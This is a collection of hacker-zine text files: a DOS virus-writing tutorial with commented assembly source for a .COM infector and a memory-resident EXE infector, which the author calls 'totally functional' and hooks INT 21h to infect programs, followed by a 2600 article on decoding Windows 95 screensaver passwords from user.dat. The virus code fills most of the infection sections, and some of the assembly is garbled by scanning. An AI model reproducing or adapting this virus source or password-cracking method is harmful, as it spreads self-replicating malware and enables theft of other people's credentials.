handle for each file we open so we have to be careful to have the correct handle for each file which we read/write. ;Read the first 3 bytes. -----;I take the handle from the pop bx ;stack to BX push bx ;and I store it again. ah, 3fh ;Read file. mov cx, 0003h mov ;Read 3 bytes. dx, bp+buffer ;and store in the buffer. lea 21h int INFECTAR:

;Move pointer to the start.

;(infect)

mov ax, 4200h ;I move the write pointer ; to the beginning of the program cx, 0000h mov dx, 0000h mov int 21h ;The pointer's displacement, relative to the position of the ; pointer as specified in AL, is placed in CX and DX. ; Pointer displacement modes set in AL: ; AL <== 00 Move pointer to the beginning of the file. AL <== 01 leave pointer where it is. ; AL <== 02 Move pointer to end-of-file. ; ;Write the first byte (jmp) \_\_\_\_\_ mov ah, 40h ;write the first byte. cx, 1d ;Quantity=1. mov dx, bp+jump ;DX<== JUMP offset lea 21h int ;(Here we still need the handle, but we don't need to set it again ; because the register which contained the information was not ; modified. ;The first byte to be written is a JUMP instruction (the symbol for ; the jump is below). What follows the jump is the address of the ; jump, file-length + 1. (test the "+ 1" thoroughly, since this ; can cause problems; if so, multiply by 18 or subtract 23.) ; Hehehehe. ;Since the entire virus code is copied at the end of the file, the ; jump gives the virus control in an infected file. ;Calculating file length \_\_\_\_\_ ;Copy 2 bytes. mov cx, 2 mov si, 009ah si, 009ah ;SI<== DTA offset di, bp+longitud lea ;DI<== File LENGTH offset. rep movsb ;Copy. ;This instruction must have the 'SOURCE' buffer address in DS:SI ; and the address where the string will be copied in ES:DI (in this ; case, I copy the file length of the DTA to the variable ; 'LONGITUD'). sub word ptr [bp+longitud], 3 ;subtract 3 bytes from ;[LONGITUD] ;The JMP is completed \_\_\_\_\_ mov ah, 40h ;Write. cx, 2d mov ;Number of bytes. lea dx, bp+longitud ;DX<== LONGITUD (length) ; offset int 21h

\_\_\_\_\_

\_\_\_\_\_ mov ax, 4202h ;Move the write pointer to the ;end of the program. cx, 0000h mov mov dx, 0000h int 21h add word ptr [bp+longitud],3 ;Restore LONGITUD. ;Copy the virus to the program. \_\_\_\_\_ bx ;Restore the handle. pop ah, 40h cx, 190d mov ;number of bytes to copy. mov mov cx, 190d lea dx, bp+comienzo ;Start copying from.... int 21h ;Close the file after infection \_\_\_\_\_ ah, 3eh ;Close file. mov 21h int ;Here, too, we need in DS:DX the address of the buffer which ; contains the filename string, but in this case DS and DX already ; contain those values from before. NO\_INFECTAR: ;Copy the buffer which contains the first 3 bytes of the file into ; memory. \_\_\_\_\_

| mov | cx, 0003h     | ;Number of bytes (3).                |
|-----|---------------|--------------------------------------|
| mov | di, 0100h     | ;DI<== offset 100h. Beginning of the |
|     |               | ;program in memory.                  |
| lea | si, bp+buffer | ;SI<== BUFFER offset                 |
| rep | movsb         | ;Copy.                               |
|     |               |                                      |

;What we are doing here is to "fix" the file, since when it was ; infected, the first few bytes are overwritten by the virus. That

; is why we reconstruct the file to its original state, by copying ; the first 3 bytes, which we had stored earlier, into memory.

;Jump to offset 100h

;Move pointer to end

-----

mov ax, 0100h ;Address needed to execute the host jmp ax

;As we mentioned before, in .COM files the executable code begins ; at offset 100h. The information found between 00h and 100h is ; program data, like the DTA for example.

;The main difference between a .COM file and an .EXE is that a .COM ; cannot occupy more than one memory segment, or 65535 bytes. ; .EXEs can, because DOS can 'tailor' them to fit into a number of ; different segments. Unlike.EXE files. .COM files are faithful ; reproductions of the contents of memory.

bufferub / c - --longituddb 2 dup(0)file\_infdb '\*.COM',0jumpdb 'T',0 buffer db 7d dup(0) ;(The character '0' is the end of the ASCIIZ string) ;End of main procedure start endp codigo ends ;end of code segment end comienzo ;END. Go to COMIENZO END OF EXAMPLE ; Drako.

Virus programming (not so basic) #2...

\_\_\_\_\_

Infecting an .EXE is not much more difficult than infecting a .COM. To do so, you must learn about a structure known as the EXE header. Once you've picked this up, it's not so difficult and it offers many more options than just a simple jump at the beginning of the code.

Let's begin:

% The Header structure %

The information on EXE header structure is available from any good DOS book, and even from some other H/P/V mags. Anyhow, I'll include that information here for those who don't have those sources to understand what I'm talking about.

Offset Description 00 EXE identifier (MZ = 4D5A) 02 Number of bytes on the last page (of 512 bytes) of the program 04 Total number of 512 byte pages, rounded upwards 06 Number of entries in the File Allocation Table 80 Size of the header in paragraphs, including the FAT 0A Minimum memory requirement 0C Maximum memory requirement 0E Initial SS Initial SP 10 12 Checksum 14 Initial IP 16 Initial CS 18 Offset to the FAT from the beginning of the file

1A Number of generated overlays

The EXE identifier (MZ) is what truly distinguishes the EXE from a COM, and not the extension. The extension is only used by DOS to determine which must run first (COM before EXE before BAT). What really tells the system whether its a "true" EXE is this identifier (MZ).

Entries 02 and 04 contain the program size in the following format: 512 byte pages \* 512 + remainder. In other words, if the program has 1025 bytes, we have 3 512 byte pages (remember, we must round upwards) plus a remainder of 1. (Actually, we could ask why we need the remainder, since we are rounding up to the nearest page. Even more since we are going to use 4 bytes for the size, why not just eliminate it? The virus programmer has such a rough life :-)). Entry number 06 contains the number of entries in the FAT (number of pointers, see below) and entry 18 has the offset from the FAT within the file. The header size (entry 08) includes the FAT. The minimum memory requirement (0A) indicates the least amount of free memory the program needs in order to run and the maximum (0C) the ideal amount of memory to run the program. (Generally this is

set to FFFF = 1M by the linkers, and DOS hands over all available
memory).
The SS:SP and CS:IP contain the initial values for theses

registers (see below). Note that SS:SP is set backwards, which means that an LDS cannot load it. The checksum (12) and the number of overlays (1a) can be ignored since these entries are never used. % EXE vs. COM load process %

Well, by now we all know exhaustively how to load a .COM: We build a PSP, we create an Environment Block starting from the parent block, and we copy the COM file into memory exactly as it is, below the PSP. Since memory is segmented into 64k "caches" no COM file can be larger than 64K. DOS will not execute a COM file larger than 64K. Note that when a COM file is loaded, all available memory is granted to the program. Where it pertains to EXEs, however, bypassing these limitations is much more complex; we must use the FAT and the EXE header for this. When an EXE is executed, DOS first performs the same functions as

in loading a COM. It then reads into a work area the EXE header and, based on the information this provides, reads the program into its proper location in memory. Lastly, it reads the FAT into another work area. It then relocates the entire code.

What does this consist of? The linker will always treat any segment references as having a base address of 0. In other words, the first segment is 0, the second is 1, etc. On the other hand, the program is loaded into a non-zero segment; for example, 1000h. In this case, all references to segment 1 must be converted to segment 1001h.

The FAT is simply a list of pointers which mark references of this type (to segment 1, etc.). These pointers, in turn, are also relative to base address 0, which means they, too, can be reallocated. Therefore, DOS adds the effective segment (the segment into which the program was loaded; i.e. 1000h) to the pointer in the FAT and thus obtains an absolute address in memory to reference the segment. The effective segment is also added to this reference, and having done this with each and every segment reference, the EXE is reallocated and is ready to execute. Finally, DOS sets SS:SP to the header values (also reallocated; the header SS + 1000H), and turns control over to the CS:IP of the header (obviously also reallocated).

Lets look at a simple exercise:

| EXE PROGRAM FILE<br>Header<br>(reallocation<br>table entries=2) | CS:IP (Header)<br>Eff. Segment<br>PSP |                                                      |
|-----------------------------------------------------------------|---------------------------------------|------------------------------------------------------|
| Reallocation Table<br>0000:0003 >>                              | +                                     | 03 >+                                                |
| 0000:0007 >+>                                                   | + 1010H = 1010:00                     | •                                                    |
| 5 5 1 1                                                         | PROGRAM IN MEMORY<br>PSP              | 1000:0000                                            |
| 1 1                                                             | call 1011:0000<br>nop                 | 1010:0000 <-+<br>1010:0005<br>1010:0006<br>1010:0009 |

Note: I hope you appreciate my use of the little arrows, because it cost me a testicle to do it by hand using the Alt+??? keys in

Norton Commander Editor.

% Infecting the EXE % Once it has been determined that the file is an EXE and NOT a COM, use the following steps to infect it:

- Obtain the file size and calculate the CS:IP This is complex. Most, if not all, viruses add 1 to 15 garbage bytes to round out to a paragraph. This allows you to calculate CS in such a way that IP does not vary from file to file. This, in turn, allows you to write the virus without "reallocation" since it will always run with the same offset, making the virus both less complex and smaller. The (minimal) effort expended in writing these 1 - 15 bytes is justified by these benefits.
- Add the virus to the end of the file.
   Well, I'm sure that by now you are familiar function 40H of Int 21H, right? :-)
  - Calculate the SS:SP When infecting an EXE it is necessary for the virus to "fix" itself a new stack since otherwise the host's stack could be superimposed over the virus code and have it be overwritten when the code is executed. The system would then hang. Generally, SS is the same as the calculated CS, and SP is constant (you can put it after the code). Something to keep in mind: SP can never be an odd number because, even though it will work, it is an error and TBSCAN will catch it. (TBSCAN detects 99% of the virus stacks with the "K" flag. The only way to elude this that I'm aware of, is to place the stack AHEAD of the virus in the infected file, which is a pain in the ass because the infection size increases and you have to write more "garbage" to make room for the stack.
- Modify the size shown in the header
   Now that you've written the virus, you can calculate the final size and write it in the header. It's easy: place the size divided by 512 plus 1 in 'pages' and the rest in 'remainder'. All it takes is one DIV instruction.
  - Modify the "MinAlloc" In most EXEs, "MaxAlloc" is set to FFFF, or 1 meg, and DOS will give it all the available memory. In such cases, there is more than enough room for HOST+VIRUS. But, two things could happen:
    - It could be that "MaxAlloc" is not set to FFFF, in which case only the minimum memory is granted to the host and possibly nothing for the virus.
    - It could be that there is too little memory available, thus when the system gives the program "all the available memory" (as indicated by FFFF) there may still be insufficient memory for HOST+VIRUS.

In both cases, the virus does not load and the system halts. To get around this, all that needs to be done is to add to "MinAlloc" the size of the virus in "paragraphs". In the first case, DOS would load the program and everything would work like a charm. In the second case, DOS would not execute the file due to "insufficient memory".

Well, that's all. Just two last little things: when you write an EXE infector, we are interested not only in the infection routine but also the installation routine. Keep in mind that in an EXE DS

and ES point to the PSP and are different from SS and CS (which in turn can be different from each other). This can save you from hours of debugging and inexplicable errors. All that needs to be done is to follow the previously mentioned steps in order to infect in the safe, "traditional" way. I recommend that you study carefully the virus example below as it illustrates all the topics we've mentioned.

% Details, Oh, Details ... %

One last detail which is somewhat important, deals with excessively large EXEs. You sometimes see EXEs which are larger than 500K. (For example, TC.EXE which was the IDE for TURBO C/C++ 1.01, was 800K. Of course, these EXEs aren't very common; they simply have internal overlays. It's almost impossible to infect these EXEs for two reasons:

- 1. The first is more or less theoretical. It so happens that it's only possible to direct 1M to registers SEGMENT:OFFSET. For this reason, it is technically impossible to infect EXEs 1M+ in size since it is impossible to direct CS:IP to the end of the file. No virus can do it. (Are there EXEs of a size greater than 1M? Yes, the game HOOK had an EXE of 1.6M. BLERGH!)
- The second reason is of a practical nature. These EXEs 2. with internal overlays are not loaded whole into memory. Only a small part of the EXE is loaded into memory, which in turn takes care of loading the other parts AS THEY ARE NEEDED. That's why its possible to run an 800K EXE (did you notice that 800K > 640K? :-) ). How does this fact make these EXEs difficult to infect? Because once one of these EXEs has been infected and the virus has made its modifications, the file will attempt to load itself into memory in it's entirety (like, all 800K). Evidently, the system will hang. It's possible to imagine a virus capable of infecting very large EXEs which contain internal overlays (smaller than 1M) by manipulating the "Header Size", but even so I can't see how it would work because at some point DOS would try to load the entire file.

% A Special case: RAT %

Understanding the header reallocation process also allows us to understand the functioning of a virus which infects special EXEs. We're talking about the RAT virus. This virus takes advantage of the fact that linkers tend to make the headers in caches of 512 bytes, leaving a lot of unused space in those situations where there is little reallocation.

This virus uses this unused space in order to copy itself without using the header (of the file allocation table). Of course, it works in a totally different manner from a normal EXE infector. It cannot allow any reallocation; since its code is placed BEFORE the host, it would be the virus code and not the host which is reallocated. Therefore, it can't make a simple jump to the host to run it (since it isn't reallocated); instead, it must re-write the original header to the file and run it with AX=4B00, INT 21.

## % Virus Example %

OK, as behooves any worthwhile virus 'zine, here is some totally functional code which illustrates everything that's been said about infecting EXEs. If there was something you didn't understand, or

if you want to see something "in code form", take a good look at this virus, which is commented OUT THE ASS. ----- Cut Here -----;NOTE: This is a mediocre virus, set here only to illustrate EXE ; infections. It can't infect READ ONLY files and it modifies the ; date/time stamp. It could be improved, such as by making it ; infect R/O files and by optimizing the code. ;NOTE 2: First, I put a cute little message in the code and second, ; I made it ring a bell every time it infects. So, if you infect ; your entire hard drive, it's because you're a born asshole. code segment para public assume cs:code, ss:code VirLen equ offset VirEnd - offset VirBegin VirBegin label byte Install: mov ax, OBABAH ; This makes sure the virus doesn't go resident ; twice int 21h cmp ax, OCACAH ; If it returns this code, it's already ; resident jz AlreadyInMemory mov ax, 3521h ; This gives us the original INT 21 address so int 21h ; we can call it later mov cs:word ptr OldInt21, bx mov cs:word ptr OldInt21+2, es mov ax, ds ; \ ; | dec ax mov es, ax ; mov ax, es:[3] ; block size ; | If you're new at this, ; | ignore all this crap sub ax, ((VirLen+15) /16) + 1 ; | (It's the MCB method) xchg bx, ax ; | It's not crucial for EXE mov ah,4ah ; | infections. ; | It's one of the ways to push ds ; | make a virus go resident. pop es int 21h ; mov ah, 48h ; mov bx, ((VirLen+15) / 16) ; int 21h ; dec ax ; mov es, ax ; mov word ptr es:[1], 8 ; inc ax ; mov es, ax ; xor di, di ; xor si, si ; push ds ; push cs ; pop ds ; mov cx, VirLen ; repz movsb ; / mov ax, 2521h ; Here you grab INT 21

mov dx, offset NewInt21 push es pop ds int 21h ; This makes DS & ES go back to their original pop ds ; values push ds ; IMPORTANT! Otherwise the EXE will receive the ; incorrect DE & ES values, and hang. pop es AlreadyInMemory: ; With this I set SS to the mov ax, ds ; Header value. ; Note that I "reallocate" it add ax, cs:word ptr SS SP ; using DS since this is the add ax, 10h ; the segment into which the mov ss, ax ; program was loaded. The +10 ; corresponds to the mov sp, cs:word ptr SS\_SP+2 ; PSP. I also set SP mov ax, ds add ax, cs:word ptr CS\_IP+2 ; Now I do the same with CS & ; IP. I "push" them and then I add ax, 10h ; do a retf. (?) push ax ; This makes it "jump" to that mov ax, cs:word ptr CS\_IP ; position push ax retf NewInt21: cmp ax, OBABAh ; This ensures the virus does not go jz PCheck ; resident twice. cmp ax, 4b00h ; This intercepts the "run file" function jz Infect ; jmp cs:OldInt21 ; If it is neither of these, it turns control ; back to the original INT21 so that it ; processes the call. PCheck: mov ax, OCACAH ; This code returns the call. ; return. iret ; Here's the infection routine. Pay attention, because this is ; "IT". ; Ignore everything else if you wish, but take a good look at this. Infect: push ds ; We put the file name to be infected in DS:DX. push dx ; Which is why we must save it. pushf call cs:OldInt21 ; We call the original INT21 to run the file. ; We save all the registers. push bp mov bp, sp ; This is important in a resident routine, ;since if it isn't done, push ax ; the system will probably hang. pushf push bx push cx push dx push ds lds dx, [bp+2] ; Again we obtain the filename (from the stack)

mov ax, 3d02h ; We open the file r/w int 21h xchq bx, ax mov ah, 3fh ; Here we read the first 32 bytes to memory. ; to the variable "ExeHeader" mov cx, 20h push cs pop ds mov dx, offset ExeHeader int 21h cmp ds:word ptr ExeHeader, 'ZM' ; This determines if it's a ; "real" EXE or if it's a COM. jz Continue ; If it's a COM, don't infect. jmp AbortInfect Continue: cmp ds:word ptr Checksum, 'JA' ; This is the virus's way ; of identifying itself. jnz Continue2 ; We use the Header Chksum for this jmp AbortInfect ; It's used for nothing else. If ; already infected, don't re-infect. :-) Continue2: mov ax, 4202h ; Now we go to the end of file to see of it cwd ; ends in a paragraph xor cx, cx int 21h and ax, Ofh or ax, ax ; If "yes", we do nothing jz DontAdd mov cx, 10h ; If "no", we add garbage bytes to serve as ; Note that the contents of DX no longer matter sub cx, ax ; since we don't care what we're inserting. mov ah, 40h int 21h DontAdd: mov ax, 4202h ; OK, now we get the final size, rounded cwd ; to a paragraph. xor cx, cx int 21h mov cl, 4 ; This code calculates the new CS: IP the file must shr ax, cl ; now have, as follows: mov cl, 12 ; File size: 12340H (DX=1, AX=2340H) shl dx, cl ; DX SHL 12 + AX SHR 4 = 1000H + 0234H = 1234H = CS add dx, ax ; DX now has the CS value it must have. sub dx, word ptr ds:ExeHeader+8 ; We subtract the number of ; paragraphs from the header push dx ; and save the result in the stack for later. ; <---- Do you understand why you can't infect ; EXEs larger than 1M? mov ah, 40h ; Now we write the virus to the end of the file. mov cx, VirLen ; We do this before touching the header so that ; CS:IP or SS:SP of the header (kept within the cwd ; virus code) ; contains the original value int 21h ; so that the virus installation routines work ; correctly.

pop dx

```
mov ds:SS_SP, dx ; Modify the header CS:IP so that it
                          ; points to the virus.
    mov ds:CS IP+2, dx ; Then we place a 100h stack after the
    mov ds:word ptr CS_IP, 0 ; virus since it will be used by
     ; the virus only during the installation process. Later, the
     ; stack changes and becomes the programs original stack.
    mov ds:word ptr SS_SP+2, ((VirLen+100h+1)/2)*2
     ; the previous command SP to have an even value, otherwise
     ; TBSCAN will pick it up.
    mov ax, 4202h ; We obtain the new size so as to calculate the
    xor cx, cx ; size we must place in the header.
    cwd
     int 21h
    mov cx, 200h ; We calculate the following:
    div cx ; FileSize/512 = PAGES plus remainder
ing cu
    inc ax
                  ; We round upwards and save
    mov word ptr ds:ExeHeader+2, dx ; it in the header to
    mov word ptr ds:ExeHeader+4, ax ; write it later.
    mov word ptr ds:Checksum, 'JA'; We write the virus's
                                  ; identification mark in the
                                  ; checksum.
    add word ptr ds:ExeHeader+Oah, ((VirLen + 15) SHR 4)+10h
          ; We add the number of paragraphs to the "MinAlloc"
          ; to avoid memory allocation problems (we also add 10
          ; paragraphs for the virus's stack.
    mov ax, 4200h ; Go to the start of the file
    cwd
    xor cx, cx
    int 21h
    mov ah, 40h
                  ; and write the modified header....
    mov cx, 20h
    mov dx, offset ExeHeader
     int 21h
    mov ah, 2 ; a little bell rings so the beginner remembers
    mov dl, 7 ; that the virus is in memory. IF AFTER ALL
     int 21h
                  ; THIS YOU STILL INFECT YOURSELF, CUT OFF YOUR
                   ; NUTS.
AbortInfect:
    mov ah, 3eh ; Close the file.
     int 21h
    pop ds
                  ; We pop the registers we pushed so as to save
    pop dx
                  ; them.
    pop cx
    pop bx
    pop ax; flags ; This makes sure the flags are passed
    mov bp, sp ; correctly. Beginners can ignore this.
    mov [bp+12], ax
    pop ax
    pop bp
    add sp, 4
    iret
                 ; We return control.
; Data
OldInt21 dd
              0
; Here we store the original INT 21 address.
```

ExeHeader db 0eh DUP('H'); SS\_SP dw 0, offset VirEnd+100h Checksum dw 0 CS\_IP dw offset Hoste,0 0,0,0,0 dw ; This is the EXE header. VirEnd label byte Hoste: ; This is not the virus host, rather the "false host" so that ; the file carrier runs well :-). mov ah, 9 mov dx, offset MSG push cs pop ds int 21h mov ax, 4c00h int 21h MSG db "LOOK OUT! The virus is now in memory!", 13, 10 db "And it could infect all the EXEs you run!", 13, 10 db "If you get infected, that's YOUR problem", 13, 10 db "We're not responsible for your stupidity!\$" ends end ------ Cut Here -----% Conclusion % OK, that's all, folks. I tried to make this article useful for both the "profane" who are just now starting to code Vx as well as for those who have a clearer idea. Yeah, I know the beginners almost certainly didn't understand many parts of this article due the complexity of the matter, and the experts may not have understood some parts due to the incoherence and poor descriptive abilities of the writer. Well, fuck it. Still, I hope it has been useful and I expect to see many more EXE infectors from now on. A parting shot: I challenge my readers to write a virus capable of infecting an 800K EXE file (I think it's impossible). Prize: a lifetime subscription to Minotauro Magazine :-). Trurl, the great "constructor"

Cracking the Windows 95 Screen Saver Password Article Extracted from 2600 Magazine Volume 13 #4Defeating the Windows 95 Screensaver by rdpzza While many may consider this a trivial exercise, cracking the password scheme for Win95 may be useful to some of you out there. Some may even find ways to have phun with it as well. To start with, you need to know where to look. In 3.1, the password was kept in the control.ini. Although 95 also uses the control.ini, it does not use it for keeping the password information. Foe 95, you will have to look in each of the user.dat files. I say each because if you have multiple users, each user may have a profile saved on the hard drive. The default user.dat file is in the \windows directory. The other user.dat files can be found in the directory \profiles\username where username changes. As you may know, user.dat is one of the two files used for the registry and its is very important. User.dat will carry the attributes "shr" so you will have to look accordingly. Also, since it is so important, a backup is kept, namely user.da0. This may be the previous user.dat, say when the user changed passwords... Anyway, now that you have the file, where is it? If you scan the file for passowrd, vou will come up with the setting of whether or not the screen saver is password protected. This may be enough for you so you can just change it and be done. While this little change will be noticed, it will get you by the password. If, however, you wish to actually find out the what the pass phrase is, read on. Why find out what the pass phrase is, you ask? Because a lot of times users are stupid, lazy, have bad memory or any combination of these and reuse passwords or schemes any time a key is needed. This is especially true in network environments and even more so when 95 is used as the workstation OS. In such systems, there is the possibility of changing the logon password and the screen saver password at the same time. I wonder how that can be useful? Back to finding out what the phrase is. 95 has been rumored to use dual case. Let me clear this rumor. It does not. It uses the "all upper" coding for the password like 3.1. The maximum length of the screen saver password is 14 characters long. It will allow

you to enter longer passwords, but 95 will act screwy; it won't require the password from screen saver, it will hang, etc. OK, so we have the file. Look for the string "ScreenSaver\_Data". After this is an even string of numbres and letters ending in 00. There is the encrypted pass phrase. The pass phrase is different from 3.1 in that 95 uses what I call "encrypted-couplets" meaning that for every character in the phrase, there are two encryption values. The first encrypted couplet (EC) is the first hex digit of the unencrypted ascii value, and the second EC is the second hex digit. For example, say the first two hex digits after the string "ScreenSaver\_Data" are 31 41 (1A in ASCII). The 31 represents (after decryption) 5 and the 41, 2. Put the digits together and you have 52h, R in ASCII. Keep this concept in mind while decoding the EC's because the decryption scheme is the same for each value, only the key changes. Example of Screen Saver EC's decoded to password. 1AAAA26473D28 <- code in the user.dat RDPZZA <- Win95 SS password

Try it out.

Text file downloaded from the HackerZ Hideout @ www.hackersclub.com/km